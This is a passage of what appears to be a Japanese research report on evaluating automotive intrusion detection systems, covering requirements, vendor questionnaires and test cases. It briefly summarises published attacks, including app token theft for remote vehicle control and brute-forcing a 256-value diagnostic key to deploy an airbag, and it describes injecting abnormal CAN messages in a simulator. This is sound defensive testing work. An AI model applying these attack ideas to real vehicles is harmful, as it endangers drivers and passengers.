カンファレンス名	攻撃事例概要	ガイドライン上の略称
	て車両を追跡したり、エンジンを停止することができた。［PARTNERS, 2019］	
脆弱性情報	Daimler Mercedes-Benz Me App において、アプリとサーバ間で利用している access token を盗んだあと、本人になりすましてサーバにログインし、車両にアプリ経由でできる機能（ドアのロック／アンロック等）を利用することができた。［NVD, CVE-2018-18071 Detail, 2018］	Daimler Mercedes-Benz Me App を悪用した不正リモート操作(2019)
脆弱性情報	SecurityAccess のための組み合わせが 256 通りしかなかったため、攻撃者が Key を計算し、エアバックを膨らませることができた。［NVD, CVE-2017-14937 Detail, 2017］	エアバッグ SA 不備(2017)

3.3.2. IDS 基本要件一覧

事例の分析結果から導出した、IDS の基本要件の一覧を以下に示す。

表 3-4　IDS の基本要件一覧

大分類	小分類	ID	基本要件
検知機能	誤検知なし	SD-FP-1	具体的な基本要件はガイドラインのみに記載
		SD-FP-2	
	1. 単一メッセージのデータの異常	SD-TP-1-1	
		SD- TP -1-2	
		SD- TP -1-3	
	2. 送信周期の異常	SD-TP-2-1	
		SD-TP-2-2	
	3. 前後のメッセージとの関係の異常	SD-TP-3-1	
		SD-TP-3-2	
	4. コンテキストの異常	SD-TP-4-1	
		SD-TP-4-2	
		SD-TP-4-3	
		SD-TP-4-4	
	5. 車載 NW の状態の異常	SD-TP-5-1	

大分類	小分類	ID	基本要件
	6. 診断プロトコルへの攻撃	SD-TP-6-1	
		SD-TP-6-2	
		SD-TP-6-3	
		SD-TP-6-4	
		SD-TP-6-5	
		SD-TP-6-6	
		SD-TP-6-7	
		SD-TP-6-8	
ロギング機能		SL-1-1	
		SL-1-2	
		SL-1-3	
通知機能		SN-1-1	

3.4. IDS 仕様評価観点の検討

「方針 1: 網羅的かつ IDS を比較することができる詳細レベルで概要を評価する」ことを方針として仕様評価観点を導出した。図 3-8 に導出方法の概要を示す。




図 3-8 仕様評価観点の導出方法概要

時間軸を示す IDS の製品ライフサイクル（図 3-9）と、ソフトウェアの品質を体系的に整理した「ISO/IEC 25010 システム・ソフトウェアの製品品質モデル」の品質特性（表 3-5）を評価観点の切り口として選定し（①）、この 2 つの切り口に対して網羅的に評価できるように、製品ライフサイクルの各フェーズで参照／利用する特性に関する評価観点を表 3-6 のとおりに挙げた（②）。

さらに、①で導出した仕様評価観点が IDS を比較することができる詳細レベルかを評価するために、IDS ベンダーへの質問・回答選択肢を作成した（③）。その後、これらの質問に対して実際に IDS ベンダーに回答いただき（④）、そ

の回答結果から、導出した仕様評価観点と質問の妥当性を検証するとともに、ガイドライン移管先であるJASPARとガイドラインの想定読者のOEMからご意見いただき、仕様評価観点・質問・回答選択肢を修正して仕様評価観点を最終化した（⑤）。

④については、質問はIDSのソフトウェアを開発している3社（パナソニック株式会社、イータス株式会社、Arilou Information Security Technologies Ltd.）に送付し、3社より回答をいただいた。回答結果は、機密情報に該当するため、非公開とする。

①～⑤のステップを経て作成した仕様評価観点については、ガイドラインを参照すること。




図 3-9 製品ライフサイクル

表 3-5 「ISO/IEC 25010 システム・ソフトウェアの製品品質モデル」の製品品質特性

品質特性	説明、副品質特性
機能適合性	ある状況において、ニーズを満たせる機能を提供する度合い。機能完全性、機能正確性、機能適切性。
性能効率性	ある条件で使用する資源の量に関係する性能の度合い。時間効率性、資源効率性、容量満足性。
互換性	同じ環境を共有する間、他の製品やシステムなどと情報交換できる度合い、機能を実行できる度合い。共存性、相互運用性。
使用性	効率的に、高い満足度で利用者が製品・システムを利用できる度合い。習得性、運用操作性、ユーザーエラー防止性等。
信頼性	明示された条件でシステムや製品などが機能を実行できる度合い。可用性、障害許容性（耐故障性）、回復性。
保守性	製品やシステムを修正することができる有効性や効率性の度合い。再利用性、解析性、修正性。
移植性	ある運用環境または利用環境からその他の 環境に、システム・製品などを移すことができる度合い。適応性、設置性、置換性。

セキュリティ	認められた権限に応じたデータアクセスができ、情報及びデータを保護する度合い。機密性、責任追跡性、インテグリティ等。

表 3-6　IDS 製品ライフサイクルと品質特性の切り口からの仕様評価観点の導出

品質特性

IDS製品ライフサイクル		機能適合性	性能効率性	互換性	使用性	保守性	移植性	セキュリティ
1. 全般		（該当する観点なし）	• 利用メモリ容量	• CANの上位プロトコル • 車載NWのプロトコル • 上位Ethernetプロトコル	（該当する観点なし）		• 提供形態対応プラットフォーム • 最大入力可能バス数	（該当する観点なし）
2. 開発		• 設定ツールの提供有無 • ロギング／通知設定方法	（該当する観点なし）	（該当する観点なし）	• DBCファイルの要否 • DBCファイル以外に必要な情報		（該当する観点なし）	（該当する観点なし）
運用	3. 運用全般	…	…	…	…	…	…	…
	4. 検知	…	…	…	…	…	…	…
	5. 対応	…	…	…	…	…	…	…
	復旧	…	…	…	…	…	…	…
6. 廃棄		…	…	…	…	…	…	…

3.4.1. IDS ベンダーへの質問の作成

仕様評価項目として、２０１９年度に実施したアンケート内容をベースに、IDS ベンダー３社、６製品について、検知アルゴリズム等の基本仕様、検知機能の種類、ロギング項目等、２４項目についてアンケート調査を行うことで、評価項目（アンケート項目）から得られる情報に関して考察を行った。なお、アンケート内容については、可能な限り比較が容易になるよう、選択式となるように設計した。

表 3-7　仕様評価項目（アンケート項目）概要

セキュリティ機能分類	機能	項目
基本仕様	提供形態	製品版の提供形態
		PoC（※1）のための IDS 提供形態
		対応プラットフォーム（SW 提供の場合）
		製品種別
	プロトコル	サポートする車載ネットワークのプロトコル

セキュリティ機能分類	機能	項目
		サポートする上位 CAN プロトコル
		サポートする上位 Ethernet プロトコル
	その他	検知方法
		使用メモリ容量
		SOC 連携
		車外との通信機能
検知	検知設定	DBC ファイルの要否
		DBC ファイル以外に必要な情報
		設定ツール提供の有無
		閾値の指定パラメーター
	検知	検知対象のセキュリティイベント
		IDS ベンダー側での検知パラメーターの調整方法
対応	ロギング／通知設定方法	ロギング／通知設定方法
	ロギング	定常時のロギング項目
		検知時のロギング項目
	通知	検知時の通知項目
	詳細分析	ログ分析支援ツール提供の有無
復旧	アップデート	アップデート対象（物理ポート利用）
		アップデート対象（OTA 利用）

※1 Proof of Concept の略。概念実証。新たなアイデアやコンセプトの実現可能性やそれによって得られる効果などについて検証すること。

表 3-8 「検知対象のセキュリティイベント」項目に対する質問と選択肢

質問	選択肢
検知対象のセキュリティイベントを	車載ネットワークの負荷状態の異常
	未知の外部機器の接続またはメッセージ送出

質問	選択肢
選択してください。	通信プロトコル異常
	車両の仕様外の動作（送信周期、データの閾値）
	ルールで定義した車両の通常状態と異なる動作（値の変化の閾値等の異常等）
	車両状態としてありえない動作（高速走行中のドアオープン等）
	センサーで認識した走行環境としてあり得ない動作（右カーブでの左折ステアリング操作等）
	送信元、送信先に関するルールからの逸脱（IP、ポートベース）
	その他（　　）

3.4.2. 仕様評価観点の妥当性の検証

全質問項目 30 件のうち、12 件については、回答内容に差があり、IDS 製品の差異を理解できることを確認した。

以下に、回答内容に差があった内容の一部を示す。

表 3-9　回答に差があった内容（一部抜粋版）

評価観点	質問	回答の差異の内容
検知方法	検知方法を選択してください。	シグネチャーベースの検知方法のサポートの有無に差異があった。
V-SOC 連携	自社または他社と連携してクラウド等で検知内容を分析するサービスを提供していますか。	自社またはグループ会社により提供するケース、業務提携により提携するケース、その他等、差異があった。
防御機能	検知後、攻撃の影響を低減／防御をする機能はありますか。ある場合、具体的にどのような機能かご記入ください。	標準機能としてサポートするケースと、追加要求としてサポートするケースがあった。

また、上記を及びその他の回答を踏まえた仕様をベースとした机上評価における総括と考察を以下に示す。

- 検知対象のセキュリティイベントについて、これは、表 3-8 で示す選択肢の結果が各社概ね共通であったことから、基本的な検知機能は各社ともにサポートしており、公称仕様における大きな違いは出にくく、この項目のみで各社の比較検討を行うことはできない。その一方で、サポートするプロトコルの種類や外部機器接続の検知機能等、一部の機能仕様について、ベンダーの独自性が出る部分もある。
- ロギングや通知方式などについては、各社対応済み、もしくはカスタマイズ可能であり、基本的には OEM の要求ベースでカスタマイズする前提である。したがって、OEM として IDS に要求する機能とカスタマイズ機能のフレキシビリティのギャップを知ることで、IDS の比較検討がある程度可能ではないかと考える。
- 検知内容の分析を行う、SOC（Security Operation Center）に関する運用面でのサービスについては、サービスメニューとして存在しているベンダーとそうでないベンダーで差が出ていることから、IDS によるモニタリングや検知以降の分析や必要に応じた対応・復旧の支援を含めて検討する際に、この項目は比較検討する上で有用と考える。

3.5. IDS 基本テストケースの検討

3.5.1. 基本テストケースの導出方法

基本テストケースのテスト要件となり得るセキュリティイベント抽出の流れを下記に示す。なお抽出する際のフィルタ条件は以下の通りである。

１．　過去（２０１９年～２０２１年）に公開された、どの IDS でも対応するべき車両への攻撃事例で、発生する、および／または；

２．　自動車の基本動作（走る・曲がる・止まる）に影響する。




図 3-10 基本テストケースの導出方法

3.5.2. 基本テストケース記載項目

各基本テストケースの記載項目を表 3-10 に示す。

「テスト方法」の各項目は、そのテスト観点についてテストをするための方法の 1 例であり、基本的には 1 つのテスト観点に対して、メッセージ ID や信号値等が異なる複数のテスト方法が紐づくことを想定している。

表 3-10 基本テストケースの項目一覧

カテゴリ	項目	記載内容
テスト観点	テストケース ID	ID を記載
	テストケース名	テストケースの名称を記載する
	目的	テストケースの目的を記載する
	検知対象 SEv	検知対象の SEv を記載する
	注入する攻撃 msg 種別	テストのために注入する攻撃 msg の種別
	前提条件	車両の走行状態を記載する
	導出源の攻撃事例	テストケースの導出源となった攻撃事例
テスト方法	テスト環境	シミュレーション環境／テストベッド環境のいずれかを記載する
	前提とする車載 NW の仕様	IDS 搭載車両（IDS 搭載車両）の仕様を記載する。
	テスト手順	テスト環境構築後のテストの手順を具体的に記述する 各観点に連番（1.、2.、・・・）をつける

カテゴリ	項目	記載内容
	期待値	テスト結果の期待値を記載する ＜検知に関するテストケース（SD-FT-*, SD-TP-*）の期待値に関する説明＞ ガイドラインでは、IDSの検知ログにこれらの情報が出力される仕様とした。 検知件数：検知した数 検知バス：IDSがSEvとして検知したバス（表3-11参照） 検知種別：検知の種別（表 3-12参照） 検知理由：検知の理由（表 3-13参照） 検知対象メッセージ
備考		評価を実施する上での注意点等を記載する

表 3-11　検知バスとして指定可能な値

指定可能な値	説明
I	情報系バス
C	制御系バス
D	診断系バス

表 3-12　検知種別として指定可能な値

検知種別	説明
Specific	特定のメッセージを検知
Range	特定の時間間隔を検知

表 3-13　検知理由として指定可能な値

検知理由	説明
Incorrect ID	不正なID
Range	不正なデータの範囲
Cycle	不正な送信周期
Variation	不正なデータの変化量
Order	不正な送信順序
Amount	不正なメッセージ量
Diag UDS	UDSプロトコル違反

Diag OBD	OBD プロトコル違反
Diag DoCAN	DoCAN プロトコル違反
Diag Err	エラーレスポンス（ネガティブレスポンス含む）の受信

以下に、基本要件 ID　SD-TP-1-2 に対応する基本テストケースの例を示す。

車速の取り得る値は、0km/h 以上、140km/h 以下として、この範囲を逸脱した車速メッセージが指定された場合、IDS で検知することを想定したテストケースとなる。

表 3-14　基本テストケース SD-TP-1-2

カテゴリ	項目	内容
テスト観点	テストケース ID	SD-TP-1-2
	テストケース名	PT／シャシー系 msg，ボディ系 msg の注入による不正なデータの範囲の検知
	目的	定義された信号値の範囲に違反したメッセージが存在したとき検知することを確認する。
	検知対象 SEv	不正なデータの範囲
	注入する攻撃 msg 種別	PT／シャシー系 msg，ボディ系 msg
	前提条件	走行状態：等速走行中
	導出源の攻撃事例	• OBD2dongle/Wen(USENIX'20)-2 • Jeep Cherokee(BH USA 2015)
テスト方法	テスト環境	シミュレーション環境
	前提とする車載 NW の仕様	車速の取り得る範囲は 0 Km/h 以上、140 Km/h 以下。
	テスト手順	1. CANoe の制御系バスに、実車の制御系バスのロギングデータを[Replay Block]から注入する。 2. CANoe の制御系バスに、任意のタイミングで、＜車速＞の値が 141，142，143 Km/h のメッセージを[i-Generator]から 1 件ずつ、合計 3 件注入する（注入の契機に設定したキーを押下）。 3. IDS の検知ログで期待値通りのログが出力されていることを確認する。

カテゴリ	項目	内容
	期待値	検知件数： 3 件 検知バス： C 検知種別： Specific 検知理由： Range 検知対象メッセージ： {攻撃 msg}
備考		

3.5.3. 基本テストケース実施環境

想定されるテスト環境は大きく下記の 3 種類に分けることができる。そのうち、車両（ベンチ）環境はテスト環境構築において、シミュレーション環境やテストベッド環境よりも準備コストが大きいため、基本テストケースは、シミュレーション環境もしくは、テストベッド環境のいずれかで行うことを前提としたテスト手順を検討した。




図 3-11 IDS テスト環境の種別

シミュレーション環境およびテストベッド環境で想定する基本構成は以下の通りである。




図 3-12 テスト環境概要

3.6. IDS 実機テストによるテストケースの検証

IDS 実機テストの目的は、基本テストケースのテスト方法の妥当性（記載したテスト方法でテストができるか）を検証することである。

このため、OEM 1 社（以降、OEM A と記載する）より、基本テストケースのテストの実施に必要な車両部品や車載ネットワークの通信データや通信仕様を提供いただいた。提供いただいた品目は全て同一車両のものである。さらに、イータス株式会社（以下、ETAS 社とする）と Arilou Information Security Technologies Ltd.（以下、ARILOU 社とする）に、各社の IDS を OEM A の特定車種用にコンフィグレーションしていただき、基本テストケースのテスト手順に従ってテストを実施し、テスト結果が期待値と一致するかを確認した。




図 3-13 IDS 実機テストの体制

3.6.1. 利用品目一覧

IDS 実機テストで利用した品目の一覧を以下に示す。

表 3-15　利用品目一覧

利用目的	提供元	品目	品目種別	詳細
IDS コンフィグレーション用	OEM	車載ネットワーク通信データ	電子データ	以下を条件とした。 【走行データ】 • 車速 70Km/h 以上、100Km/h 以下で等速走行をしている状態が 2 分以上含まれる。 • テストで利用する ID のメッセージが全て含まれる。 【診断データ】 • テスト対象の UDS SID を含む一連の診断シーケンスが含まれる
	OEM	車載ネットワーク通信仕様	電子データ	以下を条件とした。 【走行データ】 • 車速、ステアリングアングルと、注入するメッセージに関して、DBC ファイルに記載されている情報が含まれる。 • SD-TP-6-*のテストケースで注入するメッセージの送信が許容される条件に関する情報が含まれる。 【診断データ】 • テスト対象の UDS SID の診断メッセージについて、OEM 独自に定義した情報が含まれる。
テスト準備	OEM	対象車両の一部の車両部品群（ECU、ハーネス等）	HW	下記 2 セット • CGW ECU • CGW ECU 用電源ケーブル ハーネス（CGW ECU を IDS 搭載機器と

利用目的	提供元	品目	品目種別	詳細
				接続するため）
	PwC	CANoe搭載用PC ＋CANoe 12.0.101	SW+HW	
	PwC	USB-CAN変換機（Vector VN-1630A）	HW	CANoe搭載PCに接続
	PwC	CAN Cable 2Y	HW	VN-1630Aに接続
	PwC	ETAS社 IDS ＋IDS搭載用PC(Virtual Box搭載）	SW+HW	
	ETAS	USB-CAN 変換機 （ETAS ES582.1）	HW	IDS搭載用PCに接続
	ARILOU	ARILOU社 IDS＋IDS搭載用専用HW	SW+HW	
	ARILOU	ARILOU社 IDSのログ出力用PC	SW+HW	IDS搭載用専用HWとイーサネットケーブルで接続
	ARILOU	CAN分岐ケーブル	HW	
	ETAS	D-Sub 9ピン（メスメスコネクタ）	HW	
	ETAS	120Ω抵抗	HW	
	OEM	ECUの使い方マニュアル	電子データ	
	ETAS/ ARILOU	各社IDSの使い方マニュアル	電子データ	IDSを搭載したハードウェアの接続方法、IDSの利用方法

3.6.2. IDSベンダーとの調整事項

各テスト観点に関する具体的なテスト方法の例を示すために、車両の仕様に関する以下の内容について整理・定義した。車両の仕様は、基本的にはOEMの仕様をそのまま利用したが、OEMで明確に定義されていない場合は、開示いただいた車両の仕様を元に本事業で独自に定義した。

整理・定義後のテスト方法については、ガイドラインを参照すること。ただし、車両に関する機密情報が含まれるため、一部、非公開とする。

【整理・定義したテスト方法の内容】

- テストで利用する信号値の閾値

- テストで利用する信号値のうち、特定の値が許容される前提条件（特定の信号値が許容されるコンテキストの定義）
- テストで利用するメッセージの周期乱れの最大許容値（10%）
- 各バスの最大バス負荷（95%）

さらに、各 IDS について、上記の車両の仕様や「ベースの IDS」の仕様を元に、以下の方針でテスト対象の IDS に対する要求を調整し、一部の基本テストケースについて、対象外としたり、テストの期待値等を変更したりした。表 3-16 に IDS に対する要求の調整結果の概要を示す。詳細な調整結果は、車両や IDS の機密情報が含まれるため、非公開とする。

【IDS に対する要求調整の方針】

i. 他のテストケースを参照してテストができるテストケースは対象外とする(*a)

ii. 実機テストで利用する車両にない機能（リモート機能等）に関連するテストケースは対象外とする(*b)

iii. 検知の累積発生回数の出力等、実装が難しくない（高すぎないコストで要求通りに開発可能）と考えられる機能は、対象外とする(*c)

iv. ベースの IDS が、SEv の検知はできているものの、テストケースの期待値と異なる検知（検知回数、検知理由）をし、かつ、期待値通りに検知するように開発するのに一定以上のコストがかかる場合は、対象外とするか、IDS の要求等を調整する（実際に OEM と PoC をする場合や、量産車両に搭載する場合に期待値通りに動作するかは、IDS ベンダーとの調整次第）

上記 i～iv の方針に従い、テストの対象外としたり、期待値を調整したりしたテストケースを表 3-16 に、対象外／調整した理由を表 3-17 に示す。

表 3-16 テスト対象とするかの判断と IDS 要求等の調整結果

大分類	小分類	テストケース ID	ETAS	ARILOU
検知機能	誤検知なし	SD-FP-1	○	○
		SD-FP-2	対象外(*a)	対象外(*a)
	1. 単一メッセージのデータの異	SD-TP-1-1	○	○
		SD- TP -1-2	調整(msg の仕様)(*1)	対象外(*1)

大分類	小分類	テストケースID	ETAS	ARILOU
	常	SD- TP -1-3	調整（前提条件）	調整（検知対象のmsgはペイロードのみ出力）
	2. 送信周期の異常	SD-TP-2-1	○	調整（検知回数）
		SD-TP-2-2	○	調整（検知回数）
	3. 前後のメッセージとの関係の異常	SD-TP-3-1	調整（msgの仕様）(*1)	対象外(*1)
		SD-TP-3-2	対象外(*a)	対象外(*a)
	4. コンテキストの異常	SD-TP-4-1	調整（検知対象のmsg）	○
		SD-TP-4-2	○	調整（検知対象のmsg）
		SD-TP-4-3	対象外(*b)	対象外(*b)
		SD-TP-4-4	調整（前提条件）	○
	5. 車載NWの状態の異常	SD-TP-5-1	○	○
	6. 診断プロトコルへの攻撃	SD-TP-6-1	調整（前提条件）	○
		SD-TP-6-2	調整（前提条件）	調整（検知理由）
		SD-TP-6-3	対象外(*2)	調整（検知理由）
		SD-TP-6-4	○	○
		SD-TP-6-5	対象外(*a)	対象外(*a)
		SD-TP-6-6	○	○
		SD-TP-6-7	○	○
		SD-TP-6-8	○	○
ロギング機能		SL-1-1	○	○
		SL-1-2	対象外(*c)	対象外(*c)
		SL-1-3	対象外(*c)	対象外(*c)
通知機能		SN-1-1	○	対象外(*3)

表 3-17 ベースのIDSの仕様により対象外とした理由

注釈番号	対象外とした理由
(*1)	ETAS/ARILOU社のIDSは、通常OEM様向けカスタマイズを行うが、本IDS実機テストでは、開発期間短縮の為、定期送信のメッセージを注入した場合は優先度の高い検知理由（「不正な送信周期」等）を1つだけ出力する最

	小限の仕様とすることとした。一方、元々の期待値は、攻撃メッセージについて、該当する全ての検知理由を出力することとしていた（例：(「不正な送信周期」と「不正なデータの範囲」を検知理由として出力する)。 今回、上記の影響があるテストケースについては、以下のように調整した。 • 対象外とする • 検知ルールの設定において、注入する攻撃メッセージを「定期送信でない」とする
(*2)	ETAS 社のベースの IDS は、シーケンス、ステートフルな検知ルールは対応していないため、一部テストケースは対象外とした。
(*3)	ARILOU 社の IDS は、例えば AUTOSAR の IdsR モジュールに対し他の CAN バスに出力は可能であるが、今回、開発工数短縮の為、車載ネットワークへのメッセージ送信機能は省いた。このため通知機能に関するテストケースは対象外とした。

3.6.3. 実機テスト環境構築

3.5.3 で示した 2 種類のテスト環境（シミュレーション環境、テストベッド環境）でテストを実施し、意図した通りにメッセージを IDS に入力できることを確認した。




図 3-14　シミュレーション環境（ARILOU IDS 利用時）




図 3-15　テストベッド環境（ARILOU IDS 利用時）

